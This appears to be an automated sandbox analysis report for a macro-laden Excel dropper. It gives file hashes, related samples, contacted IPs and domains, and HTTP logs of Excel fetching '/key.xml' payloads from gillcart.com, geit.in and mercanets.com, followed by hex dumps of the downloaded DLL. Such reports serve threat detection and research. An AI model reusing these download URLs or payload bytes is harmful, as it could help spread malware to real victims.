	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 204.11.58.87
	Inquiry - Specifications 002021 (2).exe	Get hash	malicious	Browse	• 208.91.199.223
	#RFQ SUPPLY Unilever House UK.exe	Get hash	malicious	Browse	• 208.91.199.224
	O2bxPCQqfl.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO00174Quotations.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	New Order for UT- materials.exe	Get hash	malicious	Browse	• 208.91.198.143

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Facturas Pagadas al Vencimiento.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	bnl9EZOu24.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	cs.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	justificante de la transfer.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	Lista comenzilor atasate.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	GCYRY3V0v7.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	DHL e_pacelFORM.HTML	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	PO-RMS74OM PT Chrome PVT.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	ejecutable.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	Receipt-3847380.html	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	GRUPO MARI#U00d1O OBRAS Y SERVICIOS, SL Oferta 2709213390.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	August FinancialsBAD.txt.html	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	EVOLUTION TRADE Sp. z o.o. OFERTA 09212.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	MYJR0Ln7E8.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	V2dk1e5Wbs.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	bGtxXBuptf.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	3jJa7lvi9n.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	5G5rCXDzBl.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	o7LBymBKPE.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22
	CwnZiHC5wY.exe	Get hash	malicious	Browse	• 199.79.63.251 • 162.222.225.250 • 162.251.80.22

Dropped Files

No context

Created / dropped Files

C:\Datop\test1.test	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	473006
Entropy (8bit):	5.994144001754251
Encrypted:	false
SSDEEP:	12288:VvT1+i+eRbPqeSIvNMenaJ8rECkSNDopGI5coPYb:Vv3F+ex1MruECBf3oPYb
MD5:	278368FD7DC7D1302DC580D367812157
SHA1:	09ABAC3BEFF021940C813BD89B657E229BA52625
SHA-256:	B1D77E98C39262F39E1C1ABEA5657D55295B25D7E5BD96CFF1F41B7F2C9A5FDC
SHA-512:	FD35A602091C33F7E8BFEBC777B9114F5643A4F896B6388D77A0C2BDE7375259C69A5EE4F9964D4FC88B275FAD08D9EC6B9251D8E715E5168C5568A42129FCA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....R.6...X...X...X.k'...X.1i5...X.1i&...X.1i$...X.1i6...X.....X.....X...Y .W.X.1i/.n.X.1i#...X.1i%...X.1i!...X.Rich..X.....PE..L.....F.....!.....0.....G.....~..P.....`..... .....s..@.....4.....text...A..... ..`.rdata...u.....@..@.data...8.....@....rsrc.....@..@.re loc..x..... .....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\91397EB9-F9FE-4202-A1C5-2BFBF4CBDD9F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	138728
Entropy (8bit):	5.360381536028763
Encrypted:	false
SSDEEP:	1536:ycQIKNZeBdA3gBwfnQ9DQW+z2Y34Zzi7nXboOidX8E6LWME9:BWQ9DQW+zGXh1
MD5:	E57A09A0B33F2D9E769DFF2452969F69
SHA1:	31E51D5538731C2BD07454D660B566AD14C04791
SHA-256:	E53015CC46C85CA20B9B1053EB8369DA384424E051C2994C094ED0CCE399DD81
SHA-512:	C20C675D42ABA5F0C99715A24A915E30BC240321F05B14D8C977AB9E5A1A4C6614F124FFB81CB8FF96BF372FFBE60D661E7508C13259608DE47A9E7253F05AC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-09-29T21:45:36">.. Build: 16.0.14527.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\key[1].gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	468910
Entropy (8bit):	5.986572146199657
Encrypted:	false
SSDEEP:	12288:avT1+i+eRbPqeSIvNMenaJ8rECkSNDopGI5coPYb:av3F+ex1MruECBf3oPYb
MD5:	BB240163D2BA2520EF5BD6003FCA4914
SHA1:	9C9446B5C67CFC4645D32748DD90EDD54C365BC5
SHA-256:	A5A61A4018D8D68DA99FED20588FFA87526B71909303B8C7FC195E6964355ACD
SHA-512:	1D0A014F37AD825AEB866B618E1ADD2CB835710CA7B3082DC1B8F8690F25B4925EA41EFA862F091484DB2F8C76D42B8DC8B047BD4FB7B7278D5EF497E648BC F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....R.6...X...X...X.k'...X.1i5...X.1i&...X.1i$...X.1i6...X.....X.....X...Y .W.X.1i/.n.X.1i#...X.1i%...X.1i!...X.Rich..X.....PE..L.....F.....!.....0.....G.....~..P.....`..... .....s..@.....4.....text...A..... ..`.rdata...u.....@..@.data...8.....@....rsrc.....@..@.re loc..x..... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Wed Sep 29 08:59:46 2021, Security: 0
Entropy (8bit):	7.351326128821904
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls
File size:	250368
MD5:	7b83b99dace5664b9ab5c0c3882be408
SHA1:	4c4893beca92234c023ee2dfff759e155c643ed3
SHA256:	e005a59b0ab458c8a1ab6883e17504382bd72d2e9de8eb99c785de520c258c0c
SHA512:	49f7f8746555e83d7a52afb63c108597db8510df1e4d0c5b350848d411245b700e012ba09421a39466a487f9450439b7aa4b7fea459c88d90299b3de1289bd24
SSDEEP:	6144:iKpb8rGYrMPe3q7Q0XV5xtuEsi8/dgD9fWvcZZdtLq1JOjbwvOMPDslAvS3+Hw7c:n9fVrLmUjbwvrDa33LvfH1WO2
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2021-09-29 07:59:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 29, 2021 23:45:37.705020905 CEST	192.168.2.3	8.8.8.8	0x2059	Standard query (0)	gillcart.com	A (IP address)	IN (0x0001)
Sep 29, 2021 23:45:39.362862110 CEST	192.168.2.3	8.8.8.8	0x16a	Standard query (0)	geit.in	A (IP address)	IN (0x0001)
Sep 29, 2021 23:45:41.725260019 CEST	192.168.2.3	8.8.8.8	0xca2c	Standard query (0)	mercanets.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 29, 2021 23:45:37.819569111 CEST	8.8.8.8	192.168.2.3	0x2059	No error (0)	gillcart.com		199.79.63.251	A (IP address)	IN (0x0001)
Sep 29, 2021 23:45:39.481199980 CEST	8.8.8.8	192.168.2.3	0x16a	No error (0)	geit.in		162.251.80.22	A (IP address)	IN (0x0001)
Sep 29, 2021 23:45:41.963067055 CEST	8.8.8.8	192.168.2.3	0xca2c	No error (0)	mercanets.com		162.222.225.250	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gillcart.com
- geit.in
- mercanets.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49724	199.79.63.251	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:38 UTC	0	OUT	GET /Cdpmoyhr/key.xml HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: gillcart.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:39 UTC	0	IN	HTTP/1.1 404 Not Found Date: Wed, 29 Sep 2021 21:45:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html;charset=utf-8
2021-09-29 21:45:39 UTC	0	IN	Data Raw: 33 65 38 32 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e Data Ascii: 3e82<!DOCTYPE html><html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta http-equiv="X-UA-Compatible" content="ie=edge"><meta name="viewport" con
2021-09-29 21:45:39 UTC	8	IN	Data Raw: 6c 20 63 6c 61 73 73 3d 22 63 61 74 65 67 6f 72 69 65 73 5f 6d 65 67 61 5f 6d 65 6e 75 20 Data Ascii: l class="categories_mega_menu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49738	162.251.80.22	443	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:39 UTC	8	OUT	GET /MeOlE9Xxd/key.xml HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: geit.in Connection: Keep-Alive
2021-09-29 21:45:40 UTC	8	IN	HTTP/1.1 200 OK Date: Wed, 29 Sep 2021 21:45:40 GMT Server: nginx/1.19.5 Content-Type: image/gif Content-Length: 468910 Vary: Accept-Encoding X-Server-Cache: true X-Proxy-Cache: HIT Accept-Ranges: bytes Connection: close
2021-09-29 21:45:40 UTC	8	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 52 ce 36 9b 16 af 58 c8 16 af 58 c8 16 af 58 c8 81 6b 27 c8 17 af 58 c8 31 69 35 c8 01 af 58 c8 31 69 26 c8 04 af 58 c8 31 69 24 c8 10 af 58 c8 31 69 36 c8 1c af 58 c8 d5 a0 07 c8 15 af 58 c8 d5 a0 06 c8 13 af 58 c8 16 af 59 c8 57 ae 58 c8 31 69 2f c8 6e af 58 c8 31 69 23 c8 17 af 58 c8 31 69 25 c8 17 af 58 c8 31 69 21 c8 17 af 58 c8 52 69 63 68 16 af 58 c8 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$R6XXXk'X1i5X1i&X1i$X1i6XXXYWX1i/nX1i#X1i%X 1i!XRichX
2021-09-29 21:45:40 UTC	16	IN	Data Raw: ff ff 8b f2 2b f1 83 ee 5b 66 89 35 5c 9e 06 10 0f b7 f6 89 0d e4 9e 06 10 8b ce 2b 0d e4 9e 06 10 8d 54 0a a0 b9 05 00 00 00 39 0d 20 9f 06 10 89 15 e0 9e 06 10 74 10 2b d6 81 c2 f5 f2 00 00 89 15 28 9f 06 10 eb 0c 8b fe 2b fa 03 f8 89 3d e0 9e 06 10 39 0d d0 9e 06 10 75 09 83 3d d4 9e 06 10 00 74 18 a1 e4 9e 06 10 8a d0 2a 15 5c 9e 06 10 80 ea 0b 88 15 58 9e 06 10 eb 10 0f b6 c3 2b 05 e4 9e 06 10 03 c6 a3 e4 9e 06 10 8b 0d 60 8a 07 10 51 50 e8 55 dd 03 00 0f b6 1d 58 9e 06 10 0f b7 15 5c 9e 06 10 8d 4c 1a 08 83 c4 08 a3 28 9f 06 10 89 0d 54 9e 06 10 56 05 ed 9b 8b 0d e0 9e 06 10 2b 0d 5c 9e 06 10 8b 35 e4 9e 06 10 8b 3d e8 9e 06 10 03 ce 81 ff 64 21 00 00 66 89 0d 5c 9e 06 10 75 18 03 05 20 9f 06 10 8b d0 0f af d0 69 d2 8a 07 01 00 8b c2 a3 28 9f 06 10 Data Ascii: +[f5\+T9 t+(+=9u=t*\X+`QPUX\L(TV+\5=d!f\u i(
2021-09-29 21:45:40 UTC	24	IN	Data Raw: 00 00 6a 1e e8 dd 11 00 00 68 ff 00 00 00 e8 35 0f 00 00 59 59 8b 75 08 8d 34 f5 88 91 06 10 39 1e 74 04 8b c7 eb 6e 6a 18 e8 22 25 00 00 59 8b f8 3b fb 75 0f e8 c0 13 00 00 c7 00 0c 00 00 00 33 c0 eb 51 6a 0a e8 59 00 00 00 59 89 5d fc 39 1e 75 2c 68 a0 0f 00 00 57 e8 fd 4f 00 00 59 59 85 c0 75 17 57 e8 28 f4 ff ff 59 e8 8a 13 00 00 c7 00 0c 00 00 00 89 5d e4 eb 0b 89 3e eb 07 57 e8 0d f4 ff ff 59 c7 45 fc fe ff ff e8 09 00 00 00 8b 45 e4 e8 82 0b 00 00 c3 6a 0a e8 2a ff ff ff 59 c3 55 8b ec 8b 45 08 56 8d 34 c5 88 91 06 10 83 3e 00 75 13 50 e8 24 ff ff ff 85 c0 59 75 08 6a 11 e8 35 0e 00 00 59 ff 36 ff 15 50 10 04 10 5e 5d c3 68 40 01 00 00 6a 00 ff 35 e4 a4 06 10 ff 15 00 10 04 10 85 c0 a3 20 a2 07 10 75 01 c3 8b 4c 24 04 83 25 e0 a4 06 10 00 83 25 Data Ascii: jh5YYu49tnj"%Y;u3QjYY]9u,hWOYYuW(Y]>WYEEj*YUEV4>uP$Yuj5Y6P^]h@j5 uL$%%
2021-09-29 21:45:40 UTC	32	IN	Data Raw: e8 2f fb ff ff 59 ff d0 83 f8 ff a3 f0 9a 06 10 74 48 68 14 02 00 00 6a 01 e8 72 05 00 00 8b f0 85 f6 59 59 74 34 56 ff 35 f0 9a 06 10 ff 35 90 a8 06 10 e8 fc fa ff ff 59 ff d0 85 c0 74 1b 6a 00 56 e8 c0 fb ff ff 59 59 ff 15 58 10 04 10 83 4e 04 ff 89 06 33 c0 40 eb 07 e8 6b fb ff ff 33 c0 5e 5f c3 8b 44 24 04 85 c0 74 12 83 e8 08 81 38 dd dd 00 00 75 07 50 e8 15 d4 ff ff 59 c3 55 8b ec 83 ec 14 a1 80 91 06 10 33 c5 89 45 fc 53 56 33 db 39 1d 98 a8 06 10 57 8b f1 75 38 53 53 33 ff 47 57 68 28 19 04 10 68 00 01 00 00 53 ff 15 d8 10 04 10 85 c0 74 08 89 3d 98 a8 06 10 eb 15 ff 15 68 10 04 10 83 f8 78 75 0a c7 05 98 a8 06 10 02 00 00 00 39 5d 14 7e 22 8b 4d 14 8b 45 10 49 38 18 74 08 40 3b cb 75 f6 83 c9 ff 8b 45 14 2b c1 48 3b 45 14 7d 01 40 89 45 14 a1 98 Data Ascii: /YtHhjrYYt4V55YtjVYYXN3@k3^_D$t8uPYU3ESV39Wu8SS3GWh(hSt=hxu9]~"MEI8t@;uE+H;E}@E

Timestamp	kBytes transferred	Direction	Data
2021-09-29 21:45:40 UTC	40	IN	Data Raw: 98 1d 00 00 59 85 c0 74 0f f6 07 04 6a 00 58 0f 95 c0 40 89 45 e4 eb 05 e8 ad 06 00 00 c7 45 fc fe ff ff ff 8b 45 e4 eb 0e 33 c0 40 c3 8b 65 e8 e9 49 06 00 00 33 c0 e8 e0 cb ff ff c3 6a 08 68 b8 7c 06 10 e8 8e cb ff ff 8b 45 10 f7 00 00 00 00 80 74 05 8b 5d 0c eb 0a 8b 48 08 8b 55 0c 8d 5c 11 0c 83 65 fc 00 8b 75 14 56 50 ff 75 0c 8b 7d 08 57 e8 46 fe ff ff 83 c4 10 48 74 1f 48 75 34 6a 01 8d 46 08 50 ff 77 18 e8 ac fb ff ff 59 59 50 ff 76 18 53 e8 b5 b4 ff ff eb 18 8d 46 08 50 ff 77 18 e8 92 fb ff ff 59 59 50 ff 76 18 53 e8 9b b4 ff ff c7 45 fc fe ff ff ff e8 5b cb ff ff c3 33 c0 40 c3 8b 65 e8 e9 b0 05 00 00 55 8b ec 83 7d 18 00 74 10 ff 75 18 53 56 ff 75 08 e8 59 ff ff ff 83 c4 10 83 7d 20 00 ff 75 08 75 03 56 eb 03 ff 75 20 e8 5c b4 ff ff ff 37 ff 75 Data Ascii: YtjX@EEE3@eI3jh|Et]HU\euVPu}WFHtHu4jFPwYYPvSFPwYYPvSE[3@eU}tuSVuY} uuVu \7u
2021-09-29 21:45:40 UTC	48	IN	Data Raw: c2 10 00 6a 0c 68 f0 7d 06 10 e8 c8 ab ff ff 83 65 fc 00 66 0f 28 c1 c7 45 e4 01 00 00 00 eb 23 8b 45 ec 8b 00 8b 00 3d 05 00 00 c0 74 0a 3d 1d 00 00 c0 74 03 33 c0 c3 33 c0 40 c3 8b 65 e8 83 65 e4 00 c7 45 fc fe ff ff ff 8b 45 e4 e8 ca ab ff ff c3 55 8b ec 83 ec 18 33 c0 53 89 45 fc 89 45 f4 89 45 f8 53 9c 58 8b c8 35 00 00 20 00 50 9d 9c 5a 2b d1 74 1f 51 9d 33 c0 0f a2 89 45 f4 89 5d e8 89 55 ec 89 4d f0 b8 01 00 00 00 0f a2 89 55 fc 89 45 f8 5b f7 45 fc 00 00 00 04 74 0e e8 5e ff ff ff 85 c0 74 05 33 c0 40 eb 02 33 c0 5b c9 c3 e8 9b ff ff a3 e4 a0 07 10 33 c0 c3 55 8b ec 83 ec 14 56 57 ff 75 08 8d 4d ec e8 b7 8b ff ff 8b 45 10 8b 75 0c 33 ff 3b c7 74 02 89 30 3b f7 75 2c e8 10 b3 ff ff 57 57 57 57 57 c7 00 16 00 0 0 00 e8 70 d5 ff ff 83 c4 14 80 7d Data Ascii: jh}ef(E#E=t=t33@eeEEU3SEEESX5 PZ+tQ3E]UMUE[Et^t3@3[3UVWuMEu3;t0;u,WWWWWp}
2021-09-29 21:45:40 UTC	56	IN	Data Raw: 1c 00 00 00 00 00 00 1b 1b 00 00 1e af 8e 66 48 8c 7c 9d f1 28 68 78 43 1e 16 16 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 46 01 76 92 dc 53 b0 25 10 c3 f0 25 e4 40 6d 51 b1 ef 95 00 00 00 00 1a 91 33 d1 44 8c 9e 1a 00 00 00 00 00 00 00 55 d7 d3 3b 47 6d 96 07 8c ab ff 67 25 6b ab 00 00 00 16 16 00 00 79 83 a7 b1 38 97 7a 00 00 18 18 20 20 00 00 00 00 00 00 0a c7 42 12 ec 18 50 9c 74 19 41 16 16 00 0a 44 1e ae a5 fd b1 00 00 00 00 00 ff ff 00 34 1a 5d 2e 13 66 d1 7d 78 32 10 76 25 46 00 1a 1a 00 00 1e 1e ff ff 00 00 00 00 00 ff ff 83 69 2c 3f aa d4 44 a2 00 00 1a 1a 00 00 00 00 20 20 00 00 1b 1b ff ff 1a 1a ff a1 86 2e 83 b0 ff 00 00 21 21 6a 61 9b d3 cc 52 af 5b a1 d1 d4 35 8d 88 2c bf e7 4e 52 00 00 00 00 21 21 00 00 d6 a2 96 ab f9 c5 ca 30 f4 fe c0 Data Ascii: fH|(hxCFvS%%@mQ3DU;Gmg%ky8z BPtAD4].f}x2v%Fi,?D .!!jaR[5,NR!!0
2021-09-29 21:45:40 UTC	64	IN	Data Raw: 1e 1e 16 16 00 00 2f 78 cd 5a dc a7 9d 1b 0e 85 87 c6 04 ac 7b 82 1c b1 2b 1c 1c 00 00 00 00 1a 1a 00 00 1c 1c 00 00 00 00 ff ff 00 29 37 ae 43 ca fe 00 00 00 1a 1a 7d 7c 29 86 9d c3 6a c8 23 cd 68 f8 92 13 28 ff ff 1e 1e 17 17 00 00 ff d0 f7 53 24 1d 35 ff ff 00 00 00 00 ff 7e 42 8a 46 9a 35 cb c2 9c 74 ef ff 00 00 00 00 00 00 1c 1c fe fe 1e e3 ec 87 3e 83 f1 cf 1e 20 20 e8 be 15 e1 4c b4 b6 84 0a 40 94 23 88 e7 00 00 1b 1b 00 00 ff ff 0a 9d cb dc 4b 59 7a 08 20 20 18 18 00 00 00 00 00 00 00 00 00 1d 85 b7 3b 48 6f 1d ff ff 16 16 1f 1f 20 20 16 16 00 00 1b 1b 00 00 ff ff bf ac 8e fa 64 91 4e 32 a7 32 64 d7 ab 78 f2 2f 5f c5 82 00 00 ff ff ff 3e 7d 7e 19 39 8c 99 b6 5e ed 94 ee ff 00 00 00 00 19 19 00 a3 d2 cd 7c 5b d2 c5 ce 6e d2 2b 12 d3 be 58 dc c8 Data Ascii: /xZ{+)7C}|)j#h(S$5~BF5t> L@#KYz ;Ho dN22dx/_>}~9^|[n+X
2021-09-29 21:45:40 UTC	72	IN	Data Raw: d2 83 89 d8 83 8b 24 8b 8b 4c 48 48 24 ff 00 00 10 24 65 cc 00 bc 8b 5c 8b c9 01 48 19 b2 d3 0f 24 cc 15 1f 8b 74 d3 38 08 7d 85 83 97 85 cc e8 48 ff 8b 75 8b ff cc ff 24 f0 ce c9 24 8b ff 26 89 9d ce 4c d9 cc 4d 01 18 24 a5 ec 8d ec 8b 40 8d c0 d0 fb 11 2b ff 84 56 c7 e8 49 00 47 8b 00 48 48 ff ff 15 ef 6d 20 8b 48 09 89 4c e9 fe 00 0f 00 83 7c 10 89 41 89 ff 75 eb 44 ff 00 48 48 48 bd ff 8d 8b 74 f7 cc 30 15 4c 3e 89 48 48 24 15 1f cc 00 38 0f 41 48 74 15 0f ff 57 c9 c6 48 27 ff 48 ff 89 24 15 24 00 8b 48 8d 8d 75 39 00 7f 8b 84 30 00 cc 00 a0 48 ff 48 ff 5f 48 ff 89 05 05 45 15 e0 89 8b 90 89 50 83 08 33 d9 5c e3 24 48 cc c3 24 ff 00 ff 15 48 b6 20 c8 84 23 00 43 40 48 cc 03 15 90 0d 8b 48 85 8d 00 24 4b 48 90 48 5d 8b 05 e0 c7 8b 15 3d 83 48 00 ff cc Data Ascii: $LHH$$e\H$t8}Hu$$&LM$@+VIGHHm HL|AuDHHHt0L>HH$8AHtWH'H$$Hu90HH_HEP3\$H$H #C@HH $KHH]=H
2021-09-29 21:45:40 UTC	80	IN	Data Raw: 00 00 20 20 00 00 29 69 af c4 c1 b2 b2 9d df fc 80 54 1e 1e 00 00 00 62 b6 46 2a a3 f1 a1 e7 e6 0b 94 49 b8 aa 26 e1 0b 6d 4e 00 1e 1e ff ff 20 20 00 1a ab 89 60 08 0d 00 ff ff 20 20 ff ff a3 ef 21 78 6b fc ab ec ec 6a 5a ad 5f b1 4b 00 00 00 00 00 00 00 00 fe fe 00 00 60 61 23 1d 88 b3 e5 ff ff 00 16 80 27 fb 15 ee 57 b8 2d 54 c8 00 00 00 16 16 00 00 00 c9 23 1c 29 ce c7 d9 00 00 00 1a 1a 00 00 00 00 00 00 00 00 00 00 4d ca a5 5f 93 1b 60 72 bd ee b5 e8 ac 8c 00 00 00 00 18 18 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 87 a9 5a 98 45 56 24 16 00 16 16 00 00 1a 1f 93 c4 01 00 00 20 20 00 00 00 00 e0 4c 54 6c 49 a3 de e2 76 b1 3a 28 19 29 07 56 15 d7 bb 1f 1f 00 00 00 00 ff 80 91 14 10 aa e1 c5 ab 1f 12 ce 95 ff 00 00 00 00 00 00 00 00 00 00 2e be f7 68 65 Data Ascii:)iTbF*I&mN ` !xkjZ_K`a#'W-T#)M_`rZEV$ LTllv:()V.he
2021-09-29 21:45:40 UTC	88	IN	Data Raw: ff 21 21 00 98 e5 de 28 74 00 19 19 18 18 00 00 16 16 00 00 16 16 ff ff ff ff 16 16 b8 20 5e b7 91 f2 fc b8 ed 80 c4 e5 2d 43 d2 fc 05 41 d6 19 19 17 17 00 51 3e 6d b6 17 e9 d7 5c a4 06 ef 66 00 ff ff 00 00 21 21 ff 58 aa 3e 49 d5 6a 58 c5 6c 29 72 04 2d 75 91 37 f1 78 e3 ff 18 18 21 21 18 18 42 d0 52 d2 79 84 00 00 1b 1b 00 00 ff ff ff ff 00 00 2e a8 24 be c5 d8 f7 60 2b f0 42 06 0c 52 68 ff ff 1b 40 dd c3 aa 82 88 f8 1b 00 00 ff ff 00 00 ff 03 ef 86 f4 0d 0e 8c 57 85 1b 17 ff 00 00 19 19 00 00 00 00 17 17 20 20 21 21 7d 73 87 4e 36 76 bf 00 00 1e 1e 00 00 00 00 00 00 00 00 16 16 00 00 ff ff 1c 26 92 bb 16 21 d8 58 6d ac bc 25 30 d8 d8 1c 00 00 00 00 58 6a 28 3b 2b 01 82 ee 00 00 1c 1c ff ff ff ff f3 92 78 98 f0 19 19 00 00 ff ff 1a ad 90 0a 